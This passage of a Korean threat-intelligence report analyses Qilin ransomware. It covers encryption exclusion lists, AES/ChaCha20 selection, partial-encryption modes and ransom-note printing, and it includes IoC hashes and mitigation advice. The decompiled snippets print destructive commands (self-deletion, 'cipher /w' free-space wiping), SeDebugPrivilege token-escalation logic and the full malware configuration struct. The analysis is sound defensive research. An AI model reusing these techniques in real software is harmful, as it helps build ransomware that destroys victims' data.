windows, system volume information, intel, admin$, ipc$, sysvol, netlogon, $windows.~ws, application data, mozilla, program files (x86), program files, $windows.~bt, msocache, tor browser, programdata, boot, config.msi, google, perflogs, appdata, windows.old, appdata, .., ., boot, windows, windows.old, $recycle.bin, admin$

암호화 예외 파일
desktop.ini, autorun.ini, ntldr, bootsect.bak, thumbs.db, boot.ini, ntuser.dat, iconcache.db, bootfont.bin, ntuser.ini, ntuser.dat.log, autorun.inf, bootmgr, bootmgr.efi, bootmgfw.efi, #recycle, autorun.inf, boot.ini, bootfont.bin, bootmgr, bootmgr.efi, bootmgfw.efi, desktop.ini, iconcache.db, ntldr, ntuser.dat, ntuser.dat.log, ntuser.ini, thumbs.db, #recycle, bootsect.bak,

암호화 예외 확장자
themepack, nls, diapkg, msi, lnk, exe, scr, bat, drv, rtp, msp, prf, msc, ico, key, ocx, diagcab, diagcfg, pdb, wpx, hlp, icns, rom, dll, msstyles, mod, ps1, ics, hta, bin, cmd, ani, 386, lock, cur, idx, sys, com, deskthemepack, shs, theme, mpa, nomedia, spl, cpl, adv, icl, msu, 4qDWPNLVT9(encrypted file)


파일 암호화에 앞서, 현재 시스템의 CPUID를 통해 AES-NI를 지원하는지 확인한다. 만일 AES-NI를 지원하면 AES-256(CTR) 알고리즘으로 빠르게 파일을 암호화할 수 있으며, 지원하지 않을 경우 ChaCha20 알고리즘으로 파일을 암호화한다.

```
cpuid_sub_49EBD0(&v16, 1, 0);
if ( (ECX & 0x2000000) == 0 )
{
  LODWORD(v16) = &off_737FFC;               // [WARNING] CPU doesn't support AESNI instructions. Using ChaCha20 mode.
LABEL_5:
  HIDWORD(v16) = 1;
  v19 = 0;
  ECX = aWarningCpuDoes;                    // [WARNING] CPU doesn't support AESNI instructions. Using ChaCha20 mode.
  v18 = 0;
  print_log_sub_4750F0(&v16);
  return 0;
}
LODWORD(v16) = &off_738038;                 // [INFO] AESNI support detected! Using AES-CTR mode
HIDWORD(v16) = 1;
v19 = 0;
ECX = aWarningCpuDoes;                      // [WARNING] CPU doesn't support AESNI instructions. Using ChaCha20 mode.
```

[그림 16] AES-NI 지원 여부 확인


Qilin 랜섬웨어는 파일을 암호화할 때 내장 옵션에 설정된 암호화 모드에 따라 부분 암호화 방식과 전체 암호화 여부를 결정한다.

- fast = 1 로 설정된 경우, 파일의 상위 1MB 만 암호화
- step = 10, skip = 20 으로 설정된 경우, 10MB 만큼 암호화하고 20MB 만큼 건너 뜀을 반복
- n = 5, p = 7 로 설정된 경우, 5MB 만큼 암호화하고 파일 크기의 7%만큼 건너 뜀을 반복
- 아무런 옵션이 설정되지 않거나 중복 혹은 부적절한 옵션이 설정된 경우, 파일 전체 암호화



[그림 17] 암호화 모드별 암호화 방식

파일 암호화 후에는 바탕화면과 잠금화면을 Qilin 랜섬웨어의 이미지로 변경하며, 시스템에 연결된 모든 프린터 장치를 통해 랜섬노트를 출력한다.



[그림 18] Qilin 랜섬웨어 이미지(좌) 및 출력되는 랜섬노트(우)

만약 --no-destruct 인자를 사용하지 않았다면, 종료 직전에 자기 자신을 삭제한다.

```
lpMem[0] = &off_84801C;                         // /C timeout /T 10 & Del
lpMem[1] = 2;
v14 = 0;
v9[0] = v2;
v30[0] = v9;
v30[1] = sub_5A4270;
v12 = v30;
v13 = 1;
v9[1] = v1;
concat_str_sub_41B1A0(&v27, lpMem);             // /C timeout /T 10 & Del {current_path}
run_command_sub_5BF970(&v10, lpMem);
```

[그림 19] 랜섬웨어 자가삭제

4. 삭제된 기능

EQST Insight 에서 분석을 진행한 버전에는 존재한 기능이지만, 최신 버전에서는 삭제된 기능들이 다수 존재한다. 다만 해당 기능들은 삭제된 상태임에도, 최신 버전에서도 여전히 인자 사용 여부를 확인하고 있다.

이전에는 cipher 명령어를 활용해 디스크의 빈 공간을 소거하는 기법을 사용했다. 최신 버전에서도 --no-zero 인자로 기능을 제어할 수 있는 것처럼 보이나, 실제로는 해당 기능이 삭제된 것으로 확인된다.

```
  v16 = &off_1035D3DC;                          // /C cipher /w:
  v17 = 2;
  v20 = 0;
  v18 = &v38;
  v19 = 1;
  v33[0] = a1;
  v15[0] = a1;
  v33[1] = a2;
  v15[1] = a2;
  v38 = v15;
  v39 = sub_101A2D30;
  concat_str(&v34, &v16);
  ProcessHeap = hHeap;
  if ( !hHeap )
  {
    ProcessHeap = GetProcessHeap();
    if ( !ProcessHeap )
      goto LABEL_23;
    hHeap = ProcessHeap;
  }
  v3 = HeapAlloc(hHeap: ProcessHeap, dwFlags: 0, dwBytes: 3u);
  if ( !v3 )
LABEL_23:
    sub_1001A7E0(1, 3);
  v3[2] = 'd';
  *v3 = 'mc';
  v22 = v35;
  v21 = v34;
  v23 = v3;
  v24 = 3;
  run_cmd(&v38);
```

[그림 20] 이전 버전의 디스크 빈 공간 정리 명령어

또한 빈 디렉토리를 삭제하는 기능이 존재하였으나, 현재 버전에서는 인자만 확인하고 기능은 삭제됐다.

```
v157[0] = &off_1024DEA8;        // no_wallpaper:
v157[1] = 1;
v159.m128i_i32[0] = 0;
LOBYTE(v165[0]) = BYTE2(config_struct[23]);
v155[0] = v165;
v155[1] = _$LT$bool$u20$as$u20$core..fmt..Debug$GT$::fmt::h1c0656c5ed2e51c5;
LODWORD(v158) = v155;
HIDWORD(v158) = 1;
print_log_sub_1005FE20(v157);
v157[0] = &off_1024DEBC;        // is_note:
v157[1] = 1;
v159.m128i_i32[0] = 0;
LOBYTE(v165[0]) = HIBYTE(config_struct[23]);
v155[0] = v165;
v155[1] = _$LT$bool$u20$as$u20$core..fmt..Debug$GT$::fmt::h1c0656c5ed2e51c5;
LODWORD(v158) = v155;
HIDWORD(v158) = 1;
print_log_sub_1005FE20(v157);
v157[0] = &off_1024DED8;        // delete_directories:
v157[1] = 1;
v159.m128i_i32[0] = 0;
LOBYTE(v165[0]) = config_struct[24];
v155[0] = v165;
v155[1] = _$LT$bool$u20$as$u20$core..fmt..Debug$GT$::fmt::h1c0656c5ed2e51c5;
```

[그림 21] 이전 버전의 --no-delete 확인 코드

가장 큰 변화는 권한 상승 기능의 제거이다. 이전 버전에서는 SYSTEM 권한을 가진 일부 프로세스의 권한을 복제하거나, --impersonate 인자를 통해 특정 계정의 권한으로 실행중인 프로세스의 토큰을 복제해 재실행 하는 기능이 존재했다.

그러나 최신 버전에서는 위와 같은 권한 상승 기능이 삭제되었고 이에 따라 권한 상승 기능을 비활성화하는 --no-escalate 와 특정 권한의 계정을 지정하는 --impersonate 인자, 이미 권한이 상승됨을 나타내는 --escalated 인자가 사용되지 않는다. 다만, 특정 SID(Security Identifier)의 권한 정보를 확인하거나, 필요 시 해당 SID 권한을 가진 프로세스의 토큰을 복제해 사용하는 --parent-sid 인자는 여전히 포함되고 있다.

```
*v1 = aLsassExe;                        // lsass.exe
v1[1] = 9;
v1[2] = aWinlogonExe;                   // winlogon.exe
v1[3] = 12;
v1[4] = &unk_1035DB10;                  // wininit.exe
v1[5] = 11;
v2 = v1;
v3 = hHeap;
if ( !hHeap )
{
  v3 = GetProcessHeap();
  if ( !v3 )
    goto LABEL_54;
  hHeap = v3;
}
v4 = HeapAlloc(hHeap: v3, dwFlags: 0, dwBytes: 0x10u);
if ( !v4 )
ABEL_54:
  rust_oom(a1: 4, a2: 16);
v5 = v4;
v6 = -16;
*v4 = &aSedebugprivile;                 // SeDebugPrivilege
*(v4 + 1) = 16;
*(v4 + 2) = &unk_1035DB24;              // SeImpersonatePrivilege
*(v4 + 3) = 22;
while ( v6 )
{
  v7 = *&v5[v6 + 20];
  v8 = *&v5[v6 + 16];
  v6 += 8;
  adjust_token_privilege_sub_101B62D0(a1: v8, a2: v7);
}
```

[그림 23] 이전 버전의 권한 상승 코드

5. 결론

Qilin 랜섬웨어 그룹은 RaaS 모델을 기반으로 운영되는 조직으로, 사이버 범죄의 진입 장벽을 대폭 낮추어 공격자가 직접 랜섬웨어를 개발하지 않아도 손쉽게 공격을 실행할 수 있도록 지원하고 있다. 2024 년부터 대형 랜섬웨어 그룹들의 몰락으로 인해 발생한 공백을 메우기 시작하면서, 2025 년에는 가장 위협적인 모습을 보이는 그룹 중 하나로 자리매김 했다. 과거 Agenda 시절부터 사용한 랜섬웨어의 기능을 유지보수하면서 꾸준히 발전하고 있으며, 최신 버전의 랜섬웨어에서도 기존 기능을 세분화하거나 불필요한 기능을 간편화 하는 등 지속적인 변화를 보이고 있다. 최근 국내에 큰 영향을 미치고 있는 위협 그룹인 만큼, 이에 따른 적절한 보안 대책 마련에 대한 중요성이 강조된다.

6. IoCs

Qilin Ransomware SHA256
ea04f4d508481523918fe0f0ce5a48b6a74560e816a83e150bf22b110cd6716f
58f48f7105e4dc309ac98aac6b3e979749ebd1c538402af4d499efd2839a6c4a
03846420849bd03645e675f1b8d86fc31d08c39728cf6d3d4ab209380e843ef7
da97f1e63dafe1166925851a953ab8577021acf9439b4809f9d593278694e83b
719cee46290eb95409550efdaade02fd82d53bd7d532e2031b51f3fcff4b8f61
432536b11c3bbe494f72de44d1b4dcfd4e2df3bd9fea0ad675ed6ae27f30c3c1

Qilin Ransomware(Insight Ver) SHA256
27f7a332ba10bae9dbc527ea25c787cb1850f0b34295cd49118f040f08f4fe56

Qilin Ransomware 구조체

```
struct QilinConfig
{
  uint32_t timer;
  uint32_t print_delay;
  Vec32 *password;                    /* --password={password} */
  uint32_t reserved_1;
  uint32_t password_len;
  Vec32 *paths_vec;                   /* --paths={paths}, .. */
  uint32_t reserved_2;
  uint32_t paths_vec_size;
  Vec32 *ips_vec;                     /* --ips={IpAddress}, .. */
  uint32_t reserved_3;
  uint32_t ips_vec_size;
  Vec32 *exclude_vec;                 /* --exclude={paths}, .. */
  uint32_t reserved_4;
  uint32_t exclude_vec_size;
  Vec32 *impersonate_account;         /* --impersonate={StringAccount} */
  uint32_t reserved_5;
  uint32_t impersonate_account_len;
  Vec32 *parent_sid;                  /* --parent-sid={StringSid} */
```

```
    uint32_t reserved_6;
    uint32_t parent_sid_len;
    uint8_t enable_sandbox_detection;          /* use '--no-sandbox': 0 */
    uint8_t no_escalate;                       /* use '--no-escalate': 1 */
    uint8_t run_in_safe_mode;                  /* use '--safe': 1 */
    uint8_t no_priority;                       /* use '--no-priority':1 */
    uint8_t should_be_admin;                   /* use '--no-admin': 0 */
    uint8_t encrypt_local_computer;            /* use '--no-local': 0 */
    uint8_t encrypt_mounted_shares;            /* use '--no-mount': 0 */
    uint8_t encrypt_domain_area;               /* use '--no-domain': 0 */
    uint8_t encrypt_network_area;              /* use '--no-network': 0 */
    uint8_t enable_extension_filter;           /* use '--no-ef': 0 */
    uint8_t enable_file_filter;                /* use '--no-ff': 0 */
    uint8_t enable_dir_filter;                 /* use '--no-df': 0 */
    uint8_t enable_autostart;                  /* use '--no-autostart': 0 */
    uint8_t enable_process_killer;             /* use '--no-proc': 0 */
    uint8_t enable_service_killer;             /* use '--no-services': 0 */
    uint8_t enable_vm_killer;                  /* use '--no-vm': 0 */
    uint8_t enable_cluster_killer;             /* use '--kill-cluster': 1 */
    uint8_t with_extension;                    /* use '--no-extension': 0 */
    uint8_t no_wallpaper;                      /* use '--no-wallpaper': 1 */
    uint8_t is_note;                           /* use '--no-note': 0 */
    uint8_t is_destruct;                       /* use '--no-destruct': 0 */
    uint8_t is_zeroing;                        /* use '--no-zero': 0 */
    uint8_t print_image;                       /* use '--print-image': 1 */
    uint8_t force;                             /* use '--force': 1 */
    uint8_t debug;                             /* use '--debug': 1 */
    uint8_t no_logs;                           /* use '--no-logs': 1 */
    uint8_t is_fde;                            /* use '--fde': 1 */
    uint8_t is_spreading;                      /* use '--spread': 1 */
    uint8_t is_spreading_vcenter;              /* use '--spread-vcenter': 1 */
    uint8_t is_dry_run;                        /* use '--dry-run': 1 */
    uint8_t collect_logs;                      /* use '--logs': 1 */
    uint8_t escalated;                         /* use '--escalated': 1 */
    uint8_t spread_process;                    /* use '--spread-process': 1 */
};

typedef struct Vec32 {
    uint32_t data;
    uint32_t len;
    uint32_t cap;
} Vec32;

struct EmbeddedConfig
{
```


```
uint32_t step;
DWORD reserved_0;
uint32_t skip;
DWORD reserved_1;
uint32_t fast;
DWORD reserved_2;
uint32_t n;
DWORD reserved_3;
uint32_t p;
DWORD reserved_4;
DWORD *RSA_PUB;
uint32_t RSA_PUB_len;
uint32_t RSA_PUB_cap;
DWORD *password_hash;
uint32_t password_hash_len;
uint32_t password_hash_cap;
DWORD *directory_black_list;
uint32_t directory_black_list_len;
uint32_t directory_black_list_cap;
DWORD *white_symlink_dirs;
uint32_t white_symlink_dirs_len;
uint32_t white_symlink_dirs_cap;
DWORD *white_symlink_subdir;
uint32_t white_symlink_subdir_len;
uint32_t white_symlink_subdir_cap;
DWORD *file_black_list;
uint32_t file_black_list_len;
uint32_t file_black_list_cap;
DWORD *file_pattern_black_list;
uint32_t file_pattern_black_list_len;
uint32_t file_pattern_black_list_cap;
DWORD *file_pattern_white_list;
uint32_t file_pattern_white_list_len;
uint32_t file_pattern_white_list_cap;
DWORD *process_black_list;
uint32_t process_black_list_len;
uint32_t process_black_list_cap;
DWORD *win_services_black_list;
uint32_t win_services_black_list_len;
uint32_t win_services_black_list_cap;
DWORD *accounts;
uint32_t accounts_len;
uint32_t accounts_cap;
DWORD *company_id;
uint32_t company_id_len;
```

```
    uint32_t company_id_cap;
    DWORD *note;
    uint32_t note_len;
    uint32_t note_cap;
    DWORD reserved_6;
};
```

랜섬웨어 Mitigations


1. 랜섬웨어 대응방안 안내

이번 분기에는 Akira 랜섬웨어가 SonicWall SSL-VPN에서 확인된 인증 우회 및 원격 코드 실행 취약점(CVE-2024-40766)을 이용해 침투를 수행했으며, Storm-2603 그룹은 Microsoft SharePoint Server에서 발견된 인증 및 접근 제어 우회 취약점(CVE-2025-53770, CVE-2025-53771)을 이용해 Warlock 랜섬웨어를 배포했다. 이처럼 주요 랜섬웨어 그룹들의 공격들은 네트워크 인프라의 취약점과 인증 미흡 지점을 노린 초기 침투 후, 시스템 권한 획득 및 데이터 탈취, 협상 실패 시 유출까지 이어지는 이중 갈취 전략을 사용한다. 이에 대응하기 위해서는 방화벽과 VPN 장비 등 외부 노출 자산에 대한 보안 패치를 신속히 적용하고, 계정 기반 인증 체계를 다중 인증으로 강화하는 한편, 내부 시스템에 대한 행위 기반 모니터링을 통해 수상한 권한 상승과 데이터 이동을 탐지할 수 있는 체계를 마련해야 한다.

